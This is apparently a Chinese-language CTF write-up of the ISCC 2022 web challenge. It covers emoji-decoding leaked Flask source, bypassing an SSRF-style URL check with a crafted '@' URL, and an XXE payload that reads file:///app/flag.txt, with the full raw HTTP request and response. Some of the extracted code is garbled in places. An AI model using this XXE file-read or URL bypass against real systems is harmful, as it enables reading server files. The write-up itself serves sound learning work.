


[ISCC 2022] 这是一道代码审计题

关键词: XXE漏洞; emoji编码; Python代码审计 (Flask);



访问 /index, 回显个hint, 404



修改login=1, 再次访问, 获得第二个hint, url=127.0.0.1




添加Origin, Referer, XFF等各种HTTP头字段尝试伪造源地址, 无果;

尝试将url=127.0.0.1作为查询参数, 访问后报错, 但有hint, 给了一个路由 ./static/code.txt



访问该路由, 得到一串emoji表情, 猜测是emoji编码



进行emoji在线解码 (<http://www.atoolbox.net/Tool.php?id=937>)，一次别解码太多行，否则可能导致在线网站响应太慢卡死。。。建议每次3-5行。

得到源码：

```
def geneSign():
    if(control_key==1):
        return render_template("index.html")
    else:
        return "You have not access to this page!"

def check_ssrf(url):
    hostname = urlparse(url).hostname
    try:
        if not re.match('https?:/(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
            if not re.match('https?:/@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
                raise BaseException("url format error")
            if re.match('https?:/@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
                if judge_ip(hostname):
                    return True
                return False, "You not get the right clue!"
        else:
            ip_address = socket.getaddrinfo(hostname, 'http')[0][4][0]
            if is_inner_ipaddress(ip_address):
                return False, "inner ip address attack"
            else:
                return False, "You not get the right clue!"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"

def ip2long(ip_addr):
    return struct.unpack("!L", socket.inet_aton(ip_addr))[0]

def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    print(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or ip2long('10.0.0.0') >> 24
    == ip >> 24 or ip2long('172.16.0.0') >> 20 == ip >> 20 or ip2long('192.168.0.0')
    >> 16 == ip >> 16 or ip2long('0.0.0.0') >> 24 == ip >> 24

def waf(ip):
    forbidden_list = [ '.', '0', '1', '2', '7' ]
    for word in forbidden_list:
        if ip and word:
            if word in ip.lower():
```

```

        return True
    return False

def judge_ip(ip):
    if(waf1(ip)):
        return False
    else:
        addr = addr.encode(encoding = "utf-8")
        ipp = base64.encodestring(addr)
        ipp = ipp.strip().lower().decode()
        if(ip==ipp):
            global control_key
            control_key = 1
            return True
        else:
            return False

```

审计了一波，定义了五个函数，最后落脚点在 `check_ssrf()`，要使它返回True。因此主要就是要通过 `check_ssrf()` 中的正则表达式和 `judge_ip()` 函数。

而 `judge_ip()` 函数中，根据最开始它提示我们的url=127.0.0.1，盲猜addr是127.0.0.1，那么调试一波

```

10
11 def judge_ip(ip): ip: 'localhost'
12     addr = '127.0.0.1' addr: b'127.0.0.1'
13     if(waf1(ip)):
14         return False
15     else:
16         addr = addr.encode(encoding = "utf-8")
17         ipp = base64.encodestring(addr) ipp: 'mti3ljau4x'
18         ipp = ipp.strip().lower().decode()
19         if(ip==ipp):
20             global control_key
21             control_key = 1
22             return True
23         else:
24             return False

```

judge_ip() > else

Variables

- addr = (bytes: 9) b'127.0.0.1'
- ip = (str) 'localhost'
- ipp = (str) 'mti3ljau4x'

addr最后变成的ipp是：


```
mti3ljau4x
```

我们传入的值是ip，要满足 `ip==ipp`，还要能过正则表达式，最后就是


```
/index?url=http://@mti3ljau4x
```



根据hint换cookie和路由



访问之，得到一个登录界面，根据网页title知道了flag很可能与web应用在同一目录下



这里看源码，是用xml的形式传输，猜测是XXE

(可是我这边做这题它前端好像有问题，点击login按钮，触发不了JS的codeLogin()函数。。。)

```

52 <td>密 码:<input id="password" type="password" style="width: 200px;height: 30px;" name="password"></td>
53 </tr>
54 <tr>
55 <td align="center"><input type="button" style="cursor: pointer;font-style: inherit;" name="next" value="login" onclick="javascript:codeLogin()" />
56 </td>
57 </tr>
58 </table>
59 </div>

```

```

3 <title>./flag.txt</title>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5 <script type="text/javascript">
6 function codelogin(){
7     var name = $("#name").val();
8     var password = $("#password").val();
9     if(name == "" || word == ""){
10         alert("Please enter the username and password!");
11         return;
12     }
13
14     var data = "<user><name>" + name + "</name><password>" + password + "</password></user>";
15     $.ajax({
16         contentType: "application/xml;charset=utf-8",
17         type: "POST",
18         url: "codelogin",
19         data: data,
20         dataType: "xml",
21         ansync: false,
22         success: function (result) {
23             var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
24             var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
25             if(code == "0"){
26                 $(".msg").text(msg + " login fail!");
27             }else if(code == "1"){
28                 $(".msg").text(msg + " login success!");
29             }else{
30                 $(".msg").text("error:" + msg);
31             }
32         },
33         error: function (XMLHttpRequest,textStatus,errorThrown) {
34             $(".msg").text(errorThrown + ':' + textStatus);
35         }
36     });
37 }
38 </script>
39 </head>
40
41 <body>

```

没办法只能看着源码里的ajax手搓一个xml的POST请求包了，我这里是用hackbar先发个POST，然后基于它修改。

基于Flask框架的web应用默认的根本目录是在 /app（纯属看大佬的截图自圆其说的，俺也不知道怎么就是/app下面。。。)

XXE简单打一下就出来了

Request	Response
<pre> 1 POST /mti3ljaumc4x/codelogin HTTP/1.1 2 Host: 59.110.159.206:8040 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/xml 8 Content-Length: 178 9 Origin: http://59.110.159.206:8040 10 Connection: close 11 Referer: http://59.110.159.206:8040/mti3ljaumc4x 12 Cookie: login=1; a_cookie=aW4gZmFjdCBjb29raWUgaXMgdXNlZnVsIQ== 13 Upgrade-Insecure-Requests: 1 14 15 <?xml version="1.0" encoding="utf-8" ?> 16 <!DOCTYPE test [17 <ENTITY file SYSTEM "file:///app/flag.txt"> 18]> 19 <user> 20 <name> 21 &file; 22 </name> 23 <password> 24 123 25 </password> 26 </user> </pre>	<pre> 1 HTTP/1.0 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 81 4 Server: Werkzeug/2.0.3 Python/3.6.15 5 Date: Wed, 18 May 2022 15:06:31 GMT 6 7 <result> 8 <code> 9 0 10 </code> 11 <msg> 12 ISCC{jSXxl8-asS7df-ibLcaAQ1ak-ewSq0xf} 13 </msg> 14 </result> </pre>

```

POST /mti3ljaumc4x/codelogin HTTP/1.1
Host: 59.110.159.206:8040
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 178

```

Origin: http://59.110.159.206:8040
Connection: close
Referer: http://59.110.159.206:8040/mti3ljaumc4x
Cookie: login=1; a_cookie=aw4gZmFjdCBjb29rawUgaXMgdXNlZnVsIQ==
Upgrade-Insecure-Requests: 1

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE test [
<!ENTITY file SYSTEM "file:///app/flag.txt">
]>
<user>
  <name>&file;</name>
  <password>123</password>
</user>
```